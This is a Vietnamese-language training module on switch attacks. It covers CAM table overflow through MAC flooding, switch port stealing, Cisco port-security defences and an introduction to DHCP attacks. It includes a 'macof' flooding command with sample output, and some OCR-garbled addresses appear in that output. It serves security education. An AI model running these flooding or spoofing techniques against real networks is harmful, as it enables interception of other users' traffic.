Hình bên dưới là sơ đồ về cách bảng CAM hoạt động. Gồm: Máy A, Máy B và Máy C, mỗi máy có địa chỉ MAC riêng. Máy A muốn tương tác với Máy B. Máy A phát một yêu cầu ARP đến switch. Yêu cầu này chứa địa chỉ IP của máy đích (Máy B), cùng với địa chỉ MAC và IP của máy nguồn (Máy A). Switch sau đó phát sóng yêu cầu ARP này đến tất cả các máy chủ trong mạng và đợi phản hồi.




Working of CAM table step-1

Máy B có địa chỉ IP đích, do đó nó gửi một phản hồi ARP kèm theo địa chỉ MAC của nó. Bảng CAM lưu trữ địa chỉ MAC này cùng với cổng mà máy này được kết nối.



Working of CAM table step-2

Bây giờ kết nối đã được thiết lập thành công và Máy A chuyển tiếp lưu lượng dữ liệu đến Máy B, trong khi đó Máy C không thể nhìn thấy lưu lượng dữ liệu đang truyền giữa hai máy tính.




Working of CAM table step-3

Chuyện gì xảy ra nếu CAM Table bị full?


Kích thước giới hạn của bảng CAM khiến dễ bị tấn công bởi MAC flooding, hacker gửi liên tục các địa chỉ MAC giả mạo cho đến khi bảng CAM đầy. Sau đó, switch sẽ phát sóng lưu lượng dữ liệu đến tất cả các cổng. Điều này khiến switch trở về chế độ học thông tin, khiến switch phát sóng trên mọi cổng tương tự như một hub, từ đó cho phép hacker theo dõi các frame gửi từ máy bị tấn công đến các máy khác. Kiểu tấn công như vậy cũng làm đầy bảng CAM của các switch kế cận.

Hình bên dưới minh họa cách một bảng CAM có thể bị tràn.



MAC Flooding

Khi bảng CAM đầy, switch hoạt động như một hub. Hacker sau đó thay đổi card mạng của máy tính của mình sang chế độ **promiscuous** để cho phép máy tính nhận tất cả lưu lượng dữ liệu vào. Như vậy, hacker có thể dễ dàng sniff dữ liệu và đánh cắp thông tin truyền qua mạng.



macof là một công cụ dành Unix/Linux và là một phần của bộ công cụ **dsniff**. Nó tạo ra một đợt flooding trên mạng cục bộ với các địa chỉ MAC và IP ngẫu nhiên, gây ra sự hỏng hóc và chuyển đổi một số switch sang chế độ hub, từ đó thuận tiện cho việc sniff lưu lượng dữ liệu. Công cụ này lấp đầy bảng CAM của switch (**131.000 bản ghi mỗi phút**) bằng cách gửi các entries MAC giả mạo. Khi bảng MAC đầy, và switch chuyển sang hoạt động giống như hub, hacker có thể theo dõi dữ liệu được phát sóng.

```
root@kali ~ macof -i eth0 -n 8
```

```
Sent 8 packets (6110 bytes) on interface eth0
```

```
3d:51:94:77:a2:36 ee:3f:b:1c:C4:b2 0.0.0.0.58720 > 0.0.0.0.1823: S 864715485:864 715485(0) win  
512
```

```
f4:38:67:57:9d:4e 2b:91:49:32:7f:76 0.0.0.0.63022 > 0.0.0.0.40086: S 725735162:7 25735162(0) win  
512
```

```
0:6b:3f:64:e3:aa 54:db:c1:34:71:2a 0.0.0.0.3822 > 0.0.0.0.50815: S 1515930213:15 15930213(0) win  
512
```

```
fa:f0:e5:l:91:e5 ec:27:2f:6b:d9:4e 0.0.0.0.16297 > 0.0.0.0.64950: S 1869382664:1 869382664(0) win  
512
```

```
89:26:47:47:d0:3 3f:ba:6f:a:45:31 0.0.0.0.2225 > 0.0.0.0.28799: S 47757090:47757 090(0) win 512
```


```
3e:e8:cb:5:3b:89 aa:33:27:2:If:fe 0.0.0.0.22205 > 0.0.0.0.49818: S 3607503:36075 03(0) win 512
```

```
46:ea:CC:34:e6:fe c:b7:2:22:2e;32 0.0.0.0.7812 > 0.0.0.0.36202: S 757023228:7570 23228(0) win  
512
```

```
79:92:2:71:eb:dc 43:2c:85:69:2a:c8 0.0.0.0.58766 > 0.0.0.0.5858: S 1059668333:10 59668333(0) win  
512
```

Switch Port Stealing

Kỹ thuật Switch Port Stealing bằng phương pháp sniffing sử dụng kỹ thuật *MAC flooding* để sniff các gói tin. Hacker gửi liên tục các gói tin ARP giả mạo tới switch, trong đó địa chỉ MAC của mục tiêu là MAC nguồn và địa chỉ MAC của hacker là MAC đích. Để giải quyết tình huống này, switch phải thay đổi địa chỉ MAC của mình liên tục để link giữa hai cổng khác nhau. Hacker còn có thể chuyển hướng các gói tin tới máy mục tiêu tới cổng switch của mình. Hacker từ đó lấy cáp được cổng switch của máy mục tiêu và gửi một yêu cầu ARP tới cổng switch này để xác định địa chỉ IP của máy mục tiêu.



Switch port stealing

Giả sử trong mạng có ba máy tính: Máy A, Máy B là mục tiêu và Máy C là của hacker.

Machine	MAC Address	IP Address	Ports
Host A	aa-bb-cc-dd-ee-ff	10.0.0.1	Port A
Host B	bb-cc-dd-ee-ff-gg	10.0.0.2	Port B
Host C	cc-dd-ee-ff-gg-hh	10.0.0.3	Port C

Details of three hosts in a network

Bảng ARP cache và bảng MAC của switch chứa các giá trị sau đây:

Vlan	MAC Address	Type	Learn	Age	Ports
255	Host A	aa-bb-cc-dd-ee-ff	10.0.0.1	0	Port A
5	Host B	bb-cc-dd-ee-ff-gg	10.0.0.2	0	Port B
5	Host C	cc-dd-ee-ff-gg-hh	10.0.0.3	0	Port C

MAC table

IP	MAC
10.0.0.1	aa-bb-cc-dd-ee-ff
10.0.0.2	bb-cc-dd-ee-ff-gg
10.0.0.3	cc-dd-ee-ff-gg-hh

ARP cache table

1. Switch port stealing là một kỹ thuật sniffing giúp giả mạo cả địa chỉ IP và địa chỉ MAC của máy mục tiêu (Máy B).
2. Máy tính của hacker chạy một phần mềm sniffer để chuyển đổi card mạng của máy tính vào chế độ promiscuous mode.
3. Máy A (10.0.0.1), muốn giao tiếp với Máy B (10.0.0.2). Do đó, máy A gửi một yêu cầu ARP (Tôi muốn giao tiếp với 10.0.0.2. Địa chỉ MAC của 10.0.0.2 là gì?).
4. Switch phát tán yêu cầu ARP này tới tất cả các máy trong mạng.
5. Trước khi Máy B (máy mục tiêu) có thể đáp ứng yêu cầu ARP, hacker đáp lại yêu cầu ARP bằng cách gửi một phản hồi ARP chứa địa chỉ MAC và IP giả mạo (Tôi là 10.0.0.2 và địa chỉ MAC của tôi là bb-cc-dd-ee-ff-gg). Hacker có thể đạt được điều này bằng cách tấn công denial of service (DoS) lên Máy B, làm chậm lại quá trình đáp ứng của nó.
6. Nay giờ, bộ nhớ cache ARP trong switch ghi lại địa chỉ MAC và IP giả mạo.

7. Địa chỉ MAC giả mạo của Máy B (bb-cc-dd-ee-ff-gg) và công kết nối với máy tính của kẻ tấn công (Cổng C) và cập nhật bảng CAM của switch. Bây giờ, một kết nối được thiết lập giữa Máy A và máy tính của hacker (Máy C).

Machine	MAC Address	IP Address	Ports
Host A	aa-bb-cc-dd-ee-ff	10.0.0.1	Port A
Host B	bb-cc-dd-ee-ff-gg	10.0.0.2	Port B
Host C	bb-cc-dd-ee-ff-gg	10.0.0.2	Port C

MAC Table updated with a spoofed entry

Phòng chống MAC Attack

Port security là một tính năng nhận diện và giới hạn các địa chỉ MAC của máy tính có thể truy cập vào cổng. Nếu ta gán một địa chỉ MAC an toàn cho một cổng an toàn, thì cổng chỉ chuyển tiếp các gói tin có địa chỉ nguồn nằm trong nhóm địa chỉ được xác định.


Một vi phạm bảo mật xảy ra khi:

- Một cổng được cấu hình là cổng an toàn và đã đạt đến số lượng tối đa các địa chỉ MAC an toàn.
- Địa chỉ MAC của máy tính cố gắng truy cập vào cổng không khớp với bất kỳ địa chỉ MAC an toàn nào được xác định.

Sau khi đặt số lượng tối đa các địa chỉ MAC an toàn trên cổng, các địa chỉ MAC an toàn được bao gồm trong một bảng địa chỉ bằng một trong ba cách sau:


- Cấu hình tất cả các địa chỉ MAC an toàn bằng cách sử dụng lệnh cấu hình “**switch port, port-securing the MAC-address**“.
- Cho phép cổng tự động cấu hình các địa chỉ MAC an toàn với địa chỉ MAC của các thiết bị kết nối.
- Cấu hình một số địa chỉ và cho phép việc cấu hình tự động cho phần còn lại.

Như hình bên dưới, hacker làm tràn bảng CAM của switch bằng các địa chỉ MAC giả mạo và biến switch thành một hub.



Flooding CAM tables

Như hình dưới, số lượng địa chỉ MAC cho phép trên cổng switch được giới hạn chỉ là một; do đó, các yêu cầu MAC được nhận ra là tấn công flooding. Port security khóa cổng và gửi một cảnh báo SNMP.



Blocking MAC flooding

Cấu hình port security trên switch Cisco

Các bước để hạn chế lưu lượng qua một cổng bằng cách giới hạn và xác định địa chỉ MAC của các máy được phép truy cập vào cổng:

Vào chế độ cấu hình interface và nhập vào giao diện vật lý để cấu hình, ví dụ: gigabitethernet 3/1.

```
interface interface_id
```

Đặt chế độ interface là chế độ access; một interface ở chế độ mặc định (dynamic desirable) không thể được cấu hình là một secure port

switchport mode access

Kích hoạt port security trên interface.

switchport port-security

Đặt số lượng tối đa các địa chỉ MAC an toàn cho giao diện. Phạm vi giá trị là từ 1 đến 3072; mặc định là 1.

switchport port-security maximum value

Đặt chế độ vi phạm, hành động sẽ được thực hiện khi phát hiện một vi phạm bảo mật {restrict | shutdown}.

switchport port-security violation {restrict | shutdown}

Đặt giới hạn tốc độ cho các gói tin không hợp lệ

switchport port-security limit rate invalid-source-mac

Nhập một địa chỉ MAC an toàn cho interface.

switchport port-security mac-address mac_address

Kích hoạt sticky learning trên giao diện.

switchport port-security mac-address sticky

Trở lại chế độ privileged EXEC.

exit

Xác minh lại kết quả:

show port-security address

Một số lệnh bổ sung để cấu hình tính năng port security của Cisco:

- **switchport port-security maximum 1 vlan access:** Đặt số lượng tối đa các địa chỉ MAC an toàn cho interface. Phạm vi giá trị là từ 1 đến 3072. Mặc định là 1.
- **switchport port-security aging time 2:** Đặt thời gian cho port.
- **snmp-server enable traps port-security trap-rate 5:** Điều khiển tốc độ tạo ra các SNMP trap.

Mô-đun 8. Phần 3: Các kỹ thuật DHCP Attack

Bằng cách nắm vững các kỹ thuật tấn công này, chúng ta đã tích luỹ thêm kiến thức và kỹ năng để hiểu rõ hơn về cách mà các kẻ tấn công có thể xâm nhập vào mạng của chúng ta.

Và giờ, ta sẽ thảo luận về các kỹ thuật DHCP Attack. DHCP (Dynamic Host Configuration Protocol) không chỉ là một phần quan trọng trong việc quản lý và cấp phát địa chỉ IP trong mạng, mà còn là một mục tiêu tiềm năng cho các kẻ tấn công.


DHCP Starvation Attack

DHCP là gì?

DHCP là giao thức server-client cung cấp địa chỉ IP cho một máy chủ IP. Ngoài việc cung cấp địa chỉ IP, DHCP server cũng cung cấp thông tin liên quan đến cấu hình như subnet mask và default gateway. Khi một thiết bị DHCP client khởi động, nó sẽ tham gia vào việc phát sóng dữ liệu mạng. DHCP có khả năng cấu hình địa chỉ IP cho các máy trạm kết nối vào mạng. Việc phân phối cấu hình IP cho các máy trạm này giúp đơn giản hóa việc duy trì mạng IP của người quản trị. Máy chủ DHCP lưu trữ thông tin cấu hình TCP/IP trong một cơ sở dữ liệu, bao gồm các thông số cấu hình TCP/IP hợp lệ, địa chỉ IP hợp lệ và thời gian cung cấp dịch vụ.

DHCP hoạt động như thế nào?

1. Client phát sóng một yêu cầu DHCPDISCOVER/SOLICIT để yêu cầu thông tin cấu hình DHCP.
2. Một DHCP-relay agent bắt được yêu cầu của client và gửi nó tới các DHCP server có sẵn trong mạng.
3. DHCP server gửi dạng unicast DHCPOFFER/ADVERTISE, chứa địa chỉ MAC của client và server.
4. Relay agent gửi DHCPOFFER/ADVERTISE dưới dạng broadcast trong subnet của client.
5. Client gửi broadcast DHCPREQUEST/REQUEST yêu cầu DHCP server cung cấp thông tin cấu hình DHCP.
6. DHCP server gửi một tin nhắn DHCPACK/REPLY dạng unicast đến client với cấu hình và thông tin IP.



Working of DHCP

Thông điệp DHCP Request/Reply

Một thiết bị đã có địa chỉ IP có thể trao đổi request/reply để nhận các thông số cấu hình khác từ DHCP server. Khi DHCP client nhận được một DHCP offer, client sẽ ngay lập tức phản

hồi bằng cách gửi một gói DHCP request. Các thiết bị không sử dụng DHCP để lấy IP vẫn có thể sử dụng các khả năng cấu hình khác của DHCP. Một client có thể broadcast một thông điệp *DHCPIINFORM* để yêu cầu bất kỳ server nào có sẵn gửi thông số sử dụng mạng.

Các DHCP server phản hồi với các thông số được yêu cầu và/hoặc thông số mặc định được chứa trong các tùy chọn *DHCPACK*. Nếu DHCP request đến từ một địa chỉ phần cứng thuộc vào danh sách dự trữ của DHCP server và yêu cầu không phải là cho địa chỉ IP mà DHCP server đã đề nghị, thì đề nghị của DHCP server là không hợp lệ. DHCP server có thể đưa địa chỉ IP đó trở lại trong danh sách và đề nghị cho một client khác.


DHCPv4 Message	DHCPv6 Message	Description
DHCPDiscover	Solicit	Client phát sóng để tìm các DHCP server có sẵn.
DHCPOffer	Advertise	Server gửi phản hồi từ DHCP server với đề nghị các thông số cấu hình.
DHCPRequest	Request, Confirm, Renew, Rebind	Client gửi yêu cầu đến server để (a) yêu cầu các thông số đã được đề nghị, (b) xác nhận tính chính xác của địa chỉ đã được cấp trước đó hoặc (c) gia hạn thời gian thuê.
DHCPAck	Reply	Server gửi các thông số cấu hình đến máy khách, bao gồm địa chỉ mạng đã cam kết.
DHCPRelease	Release	Client gửi tới server để trả lại địa chỉ IP và hủy bỏ thời gian thuê còn lại.
DHCPDecline	Decline	Client gửi tới server để chỉ ra rằng địa chỉ IP đã được sử dụng.
N/A	Reconfigure	Server gửi tới client cho biết có cài đặt cấu hình mới hoặc cập nhật. Sau đó, client gửi một giao dịch <i>renew/reply</i> hoặc <i>Information-request/reply</i> để nhận thông tin cập nhật.
DHCPIInform	Information Request	Client gửi tới server yêu cầu chỉ các thông số cấu hình cụ bô; client đã có địa chỉ mạng được cấu hình từ bên ngoài.
N/A	Relay-Forward	Agent chuyên tiếp một thông điệp <i>relay-forward</i> để chuyên tiếp các thông điệp tới server, trực tiếp hoặc qua một agent chuyên tiếp khác.
N/A	Relay-Reply	Server gửi một thông điệp <i>relay-reply</i> tới một agent chứa một thông điệp mà agent chuyên tiếp gửi tới client.
DHCPNAK	N/A	Server gửi tới client để chỉ ra rằng quan niệm của client về địa chỉ mạng là không chính xác (ví dụ: client đã di chuyển đến một subnet mới) hoặc thời hạn thuê của client đã hết.

DHCP request/reply messages

Cấu trúc gói tin IPv4 DHCP

DHCP cho phép giao tiếp trên mạng bằng cách cấu hình các thiết bị mạng. Nó gán địa chỉ IP và thông tin khác cho các máy tính để chúng có thể giao tiếp trên mạng theo chế độ client-server. DHCP có hai chức năng chính: cung cấp các thông số cấu hình cụ thể cho từng client và phân chia các địa chỉ mạng cho các client đó.

Một loạt các thông điệp DHCP được sử dụng trong việc giao tiếp giữa DHCP server và DHCP client. Các thông điệp DHCP có cùng định dạng với các thông điệp của **Bootstrap Protocol (BOOTP)**. Điều này là vì DHCP duy trì tính tương thích với các agent chuyển tiếp BOOTP, loại bỏ nhu cầu thay đổi phần mềm khởi tạo của BOOTP client để tương tác với các DHCP server.



IPv4 DHCP packet format

